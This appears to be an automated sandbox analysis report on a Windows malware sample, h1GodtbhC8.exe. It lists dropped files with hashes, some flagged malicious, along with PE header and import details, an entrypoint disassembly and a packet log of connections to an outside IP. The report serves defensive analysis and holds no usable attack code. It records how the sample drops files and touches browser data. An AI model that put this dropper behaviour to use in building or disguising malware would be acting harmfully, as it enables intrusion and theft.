Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\download\zlib1.dll	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\ecv38E9.tmp	
Process:	C:\Users\user\AppData\Roaming\1607186572092.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\ecv77D7.tmp	
Process:	C:\Users\user\AppData\Roaming\1607186588295.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\gdiview.msi	
Process:	C:\Program Files (x86)\71eza90awf48\aliens.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	540456
Entropy (8bit):	6.4900404695826275
Encrypted:	false
SSDEEP:	12288:GUBa9WxfxYRW3vwDaduy2NBCzrCJDVxsR7LafByUb2iqyTOHD:da9WxfiRCv2anZnXtLa32idOHD
MD5:	EB948284236E2D61EAE0741280265983
SHA1:	D5180DB7F54DE24C27489B221095871A52DC9156
SHA-256:	DBE5A7DAF5BCFF97F7C48F9B5476DB3072CC85FBFFD660ADAFF2E0455132D026
SHA-512:	6D8087022EE62ACD823CFA871B8B3E3251E44F316769DC04E2AD169E9DF6A836DBA95C3B268716F2397D6C6A3624A9E50DBE0BC847F3C4F3EF8E09BFF30F2D5
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 17%
Joe Sandbox View:	• Filename: h1GodtbhC8.exe, Detection: malicious, Browse • Filename: KeJ7Cl7flZ.exe, Detection: malicious, Browse

C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....A.....}...}^..|...}...|...}^..|...}^..|...}^..|...}^..|$..}...}x..}...|...}...|...}...|z..}...|...}...|...}..?}...}..W}...}...|...}Rich...}.....PE..L....mU_.....!.....2.....P.....8....@.....@...\....."..... ..(....0..LH..X(..p.....).....(..@.....P.....text....1.....2..... ..`.rdata...]...P...^...6.....@..@.data....I.....@....rsrc....".....$..... .....@..@.reloc..LH...0...J.....@..B..... .....

C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4387715
Entropy (8bit):	7.97481744127675
Encrypted:	false
SSDEEP:	98304:MemWK3AGUr0csa0JN5DHJiLvIELr2zEj94woNcqCYX/WDvPHjAOLutkiUs:pmWK3AG6ga0jVgLIEV4FLzeDvPH5AUs
MD5:	69C9BA53239D6838D05594D96A36DEA3
SHA1:	3DE1717040C9803FF67EF6C0CD218B45FD051CA8
SHA-256:	CFAADE4B15040D0EC25112E808AAADA0BBDC378B5E4439D8C7620FEDB6359CA1
SHA-512:	FC86C62A014B11139476CF658B6EF97AB210D2A2E8B4128E58D9A186037764B328E819A345606272D5BDFDFE7729F402631214D9371BE0B60EBB7F45FCC90141
Malicious:	false
Joe Sandbox View:	• Filename: h1GodtbhC8.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b`..&...&...&.....h.+.....j.....k.>.....^.$...._..0...._..5...._...../y.../y..#...&...,...._.....`_..'...._f.'...._..'...Rich&.....PE..L....~.^..... ....@.....0.....@.....4...4...<.... ..p.....d".... ..T.....D..@..... ..`..... .....text...*..... ..`.rdata..... .....@..@.data... 7.....@....didat.....@....rsrc..... .....@..@.reloc..d".....$.....@..B..... .....

C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibCa.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	6.867501832742936
Encrypted:	false
SSDEEP:	96:PAWqGuIO1w7JElw764ulqk4uWdCXufAx8Su2yk:oWaIO1S7ulqBhv+yk
MD5:	04F3C7753A4FCABCE7970BFA3B5C76FF
SHA1:	34FC37D42F86DAC1FD1171A806471CDFEAE9817B
SHA-256:	A735E33A420C2AD93279253BC57137947B5D07803FF438499AAAF6FD0692F4CD
SHA-512:	F774FC3F3EBF029DC6F122669060351CC58AE27C5224ABE2A6C8AB1308C4B796657D2F286760EB73A2AE7563EEEF335DAA70ED5E4B2560D34CA9873017658AFE
Malicious:	false
Preview:	..MZ.....0.....8-..@.8.0..p.....!...L.!This. program. cannot .be run i.n DOS mo.de....$...PE..L....d82.....!..0..... ..B..... .....@..*..-.....#.....`....O...+h.....(.Q.....8W.....O.....HA...text.....u.[.....`.rsrc...M;.}.t.....@.0relo...U..).....B.....5...&.....S..4o.....F.....s....(....*..(....{.%...{.9....[...4.*..("....}....")A...}....D.}..6..B.(...+**D...* 6..si.....*...0.....,...(.....~.....oRj..*&.....N"(@M.-...on.A..0.....!H.(...o...."r..p(...(.E..r@.po.@.....o.....%.B.....(.@.....o...&..% ....o.x.....u...,..B...o!..B!....!...~...Tu..".[.....#E..8...o"..$Q ....c..o....*..*..`.....IT..G.:. `....@;.`.0...`. 5.@.r?..pB1..s#.....A.R.%.r..p.%.DrW...%..*rFq .b*..s....%.o%@.%.oB&....o'...Do(.....o).....".o.>.o+..,oE..,a..+?.,-.@.t.7.a-%o.....Yo/.../.o.].....-...r..../. #"...1..-.....u.>....., ...o2.....#...>....L....X..a"0.$..V..h".r..."3a..r.`.rZ@..p.(4 ....+!rh..c.B..r...po..D.U.*..*.

C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibClr.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	52520
Entropy (8bit):	6.011934677477037
Encrypted:	false
SSDEEP:	1536:9GyM4uxlvOe/c1xpfLla97v3A5KobiPWh:9G1vt/g7fLb97Y5VmY
MD5:	928E680DEA22C19FEBE9FC8E05D96472
SHA1:	0A4A749DDFD220E2B646B878881575FF9352CF73
SHA-256:	8B6B56F670D59FF93A1C7E601468127FC21F02DDE567B5C21A5D53594CDAEF94
SHA-512:	5FBC72C3FA98DC2B5AD2ED556D2C6DC9279D4BE3EB90FFD7FA2ADA39CB976EBA7CB34033E5786D1CB6137C64C869027002BE2F2CAD408ACEFD5C22006A1FF34
Malicious:	false
Joe Sandbox View:	• Filename: h1GodtbhC8.exe, Detection: malicious, Browse • Filename: KeJ7Cl7flZ.exe, Detection: malicious, Browse

C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibClr.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...d82.....!..0..... ....@.....O.....h.....(.....8..... ....H.....text..... ....`.rsrc...h.....@..@.reloc..... .....@..B.....H.....S..4o.....F.....s....(....*..(....*..{....*..{....*..{....*..{....*..(.....}.....}.....}.....}.....}....*6..{....(...+**..{.....*6..si... .....*...0.....(.....~.....oj...*&~.....*N(....-.~.....on...*.0.....(....o.....r...p(....(....r...po.....o.....%.~.....(.....o....&.....o .....u.....,.~.....o!...on... ...!...~..u.....,.~.....o !...on... ..."...[..u.....,.~.....o!...on... ...#

C:\Users\user\AppData\Local\Temp\xldl.dat	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\xldl.dll	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Web Data1607186582842	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\crx.7z	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\crx.json	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Localwebdata1607186582842	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Roaming\1607186572092.exe	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Roaming\1607186572092.txt	
Process:	C:\Users\user\AppData\Roaming\1607186572092.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Roaming\1607186588295.exe	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0

C:\Users\user\AppData\Roaming\1607186588295.exe	
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Roaming\1607186588295.txt	
Process:	C:\Users\user\AppData\Roaming\1607186588295.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.978069787985718
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	h1GodtbhC8.exe
File size:	4671378
MD5:	3ca6df4914385efd4ba9cd239b5ed254
SHA1:	b66535ff43334177a5a167b9f2b07ade75484eec
SHA256:	0acebaf80946be0cb3099233e8807aa775c8304fc3dee48d42241ff68b7ab318
SHA512:	7951ab74ecd2ea26ed7bbcbc8bf34a770854a8fb009f256f93d72c705871b5a31c24153cc77581eec6544085cdbb51a170b2b7ef9f3f9139572b818d75424ca6
SSDEEP:	98304:ijIHEaC7gS8j+u8ME/F59JdQVDQYxb6FqrnGGs3ycc6dNIdvlDPAQ1q14gaT:ijeEaC7gS6wMEdv4BQYhGPNPgdvlDHoG
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A{.k...8...8...8.b<8...8.b,8...8...8...8...8...8..%8...8.."8...8Rich...8.....PE..L.....GO.....t...z...B...8.....

File Icon

Icon Hash:	5c5cd81ce4e4e0e2

Static PE Info

General

Entrypoint:	0x4038af
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x4F47E2E4 [Fri Feb 24 19:20:04 2012 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	be41bf7b8cc010b614bd36bbca606973

Entrypoint Preview

Instruction
sub esp, 000002D4h
push ebx
push ebp
push esi
push edi
push 00000020h
xor ebp, ebp
pop esi
mov dword ptr [esp+18h], ebp
mov dword ptr [esp+10h], 0040A268h
mov dword ptr [esp+14h], ebp
call dword ptr [00409030h]
push 00008001h
call dword ptr [004090B4h]
push ebp
call dword ptr [004092C0h]
push 00000008h
mov dword ptr [0047EB98h], eax
call 00007F158C36174Bh
push ebp
push 000002B4h
mov dword ptr [0047EAB0h], eax
lea eax, dword ptr [esp+38h]
push eax
push ebp
push 0040A264h
call dword ptr [00409184h]
push 0040A24Ch
push 00476AA0h
call 00007F158C36142Dh
call dword ptr [004090B0h]
push eax
mov edi, 004CF0A0h
push edi
call 00007F158C36141Bh
push ebp
call dword ptr [00409134h]
cmp word ptr [004CF0A0h], 0022h
mov dword ptr [0047EAB8h], eax
mov eax, edi
jne 00007F158C35ED1Ah
push 00000022h
pop esi
mov eax, 004CF0A2h
push esi

Instruction
push eax
call 00007F158C3610F1h
push eax
call dword ptr [00409260h]
mov esi, eax
mov dword ptr [esp+1Ch], esi
jmp 00007F158C35EDA3h
push 00000020h
pop ebx
cmp ax, bx
jne 00007F158C35ED1Ah
add esi, 02h
cmp word ptr [esi], bx

Rich Headers

Programming Language:	• [C] VS2010 SP1 build 40219 • [RES] VS2010 SP1 build 40219 • [C] VS2008 SP1 build 30729 • [IMP] VS2008 SP1 build 30729 • [LNK] VS2010 SP1 build 40219

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xac40	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x134000	0xc308	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x86000	0x994	.ndata
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9000	0x2d0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x728c	0x7400	False	0.656654094828	data	6.49970859063	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x9000	0x2b6e	0x2c00	False	0.367897727273	data	4.49793253515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xc000	0x72b9c	0x200	False	0.279296875	data	1.80494062846	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x7f000	0xb5000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x134000	0xc308	0xc400	False	0.0863560267857	data	2.71075910677	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x141000	0xfd6	0x1000	False	0.062744140625	PGP\011Secret Sub-key -	2.12802410158	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x134358	0x4228	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_ICON	0x138580	0x25a8	dBase III DBT, version number 0, next free block index 40, 1st item "I\310\354\377\221\347\377\377s\337\375\377\265\357\377\377\227\350\377\377\214\346\377\377\213\346\377\377\212\345\377\377\211\345\377\377\210\345\377\377\207\345\377\377\206\344\377\377\205\344\377\377\204\344\377\377U\312\355\377u\333\371\377\203\344\377\377F\301\347\377"	English	United States
RT_ICON	0x13ab28	0x1a68	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x13c590	0x10a8	data	English	United States
RT_ICON	0x13d638	0xfe9	data	English	United States
RT_ICON	0x13e628	0x988	data	English	United States
RT_ICON	0x13efb0	0x6b8	data	English	United States
RT_ICON	0x13f668	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x13fad0	0x100	data	English	United States
RT_DIALOG	0x13fbd0	0x11c	data	English	United States
RT_DIALOG	0x13fcf0	0xc4	data	English	United States
RT_DIALOG	0x13fdb8	0x60	data	English	United States
RT_GROUP_ICON	0x13fe18	0x76	data	English	United States
RT_VERSION	0x13fe90	0x18c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0x140020	0x2e1	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	SetFileTime, CompareFileTime, SearchPathW, GetShortPathNameW, GetFullPathNameW, MoveFileW, SetCurrentDirectoryW, GetFileAttributesW, GetLastError, CreateDirectoryW, SetFileAttributesW, Sleep, GetTickCount, GetFileSize, GetModuleFileNameW, GetCurrentProcess, CopyFileW, ExitProcess, GetWindowsDirectoryW, GetTempPathW, GetCommandLineW, SetErrorMode, lstrcpynA, CloseHandle, lstrcpynW, GetDiskFreeSpaceW, GlobalUnlock, GlobalLock, CreateThread, LoadLibraryW, CreateProcessW, lstrcmpiA, CreateFileW, GetTempFileNameW, lstrcatW, GetProcAddress, LoadLibraryA, GetModuleHandleA, OpenProcess, lstrcpyW, GetVersionExW, GetSystemDirectoryW, GetVersion, lstrcpyA, RemoveDirectoryW, lstrcmpA, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GlobalFree, GetModuleHandleW, LoadLibraryExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, WideCharToMultiByte, lstrlenA, MulDiv, WriteFile, ReadFile, MultiByteToWideChar, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW, lstrlenW
USER32.dll	GetAsyncKeyState, IsDlgButtonChecked, ScreenToClient, GetMessagePos, CallWindowProcW, IsWindowVisible, LoadBitmapW, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, TrackPopupMenu, GetWindowRect, AppendMenuW, CreatePopupMenu, GetSystemMetrics, EndDialog, EnableMenuItem, GetSystemMenu, SetClassLongW, IsWindowEnabled, SetWindowPos, DialogBoxParamW, CheckDlgButton, CreateWindowExW, SystemParametersInfoW, RegisterClassW, SetDlgItemTextW, GetDlgItemTextW, MessageBoxIndirectW, CharNextA, CharUpperW, CharPrevW, wvsprintfW, DispatchMessageW, PeekMessageW, wsprintfA, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, LoadCursorW, SetCursor, GetWindowLongW, GetSysColor, CharNextW, GetClassInfoW, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, GetClientRect, FillRect, DrawTextW, EndPaint, FindWindowExW
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectW, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHBrowseForFolderW, SHGetPathFromIDListW, SHGetFileInfoW, ShellExecuteW, SHFileOperationW, SHGetSpecialFolderLocation
ADVAPI32.dll	RegEnumKeyW, RegOpenKeyExW, RegCloseKey, RegDeleteKeyW, RegDeleteValueW, RegCreateKeyExW, RegSetValueExW, RegQueryValueExW, RegEnumValueW
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeW, GetFileVersionInfoW, VerQueryValueW

Version Infos

Description	Data
LegalCopyright	
ProductVersion	0.0.0
FileVersion	0.0.0
FileDescription	
Translation	0x0000 0x04b0


Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 321

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:41:53.396342039 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:41:53.419894934 CET	80	49734	104.28.4.129	192.168.2.3
Dec 5, 2020 08:41:53.420084953 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:41:53.420881033 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:41:53.420972109 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:41:53.444530964 CET	80	49734	104.28.4.129	192.168.2.3
Dec 5, 2020 08:41:53.444561958 CET	80	49734	104.28.4.129	192.168.2.3
Dec 5, 2020 08:41:54.931421995 CET	80	49734	104.28.4.129	192.168.2.3
Dec 5, 2020 08:41:54.972645998 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:41:55.029978037 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:41:55.030023098 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:41:55.053693056 CET	80	49734	104.28.4.129	192.168.2.3
Dec 5, 2020 08:41:55.053736925 CET	80	49734	104.28.4.129	192.168.2.3
Dec 5, 2020 08:41:57.531936884 CET	80	49734	104.28.4.129	192.168.2.3
Dec 5, 2020 08:41:57.582412004 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:48.116226912 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:48.140170097 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:48.140362024 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:48.140707016 CET	49738	80	192.168.2.3	104.28.4.129
